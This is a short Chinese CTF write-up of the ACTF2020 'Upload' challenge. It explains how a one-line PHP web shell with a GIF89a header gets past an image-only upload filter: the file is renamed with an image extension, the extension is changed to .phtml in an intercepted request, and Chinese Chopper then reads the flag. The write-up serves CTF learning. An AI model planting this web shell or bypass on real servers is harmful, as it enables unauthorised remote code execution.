[ACTF2020 新生赛]Upload

原创

Sk1y 于 2020-12-28 23:35:58 发布 291 收藏
分类专栏： CTF刷题记录 文章标签： 信息安全 upload

[ACTF2020 新生赛]Upload


打开题目：猜测是个文件上传漏洞类型的题目

构造test.php,内容如下，


```
GIF89a<script language="php">eval($_POST['shell']);</script>
```

其中 GIF89a是图片头文件欺骗的方法进行绕过，不过在本题中似乎可以不用添加，推荐一个链接GIF89a图片头文件绕过


试一下上传但是发现不太行，推测后端有一次验证，jpg,png,gif结尾的图片,所以上传的文件首先后缀改为jpg,png,gif中的一种即可。




接着我们可以进行一次抓包，然后将文件后缀改为phtml,我们可以看到上传成功，并且返回了相应的文件名称。



然后中国菜刀上场，在url后面加上刚刚返回的文件名称，即可得到flag.



如图，flag在根目录里



本题的总结：

主要是一句话木马，以及php别名绕过等等。还有一个类似的文件上传类型的题目[极客大挑战 2019]Upload，题目分析及wp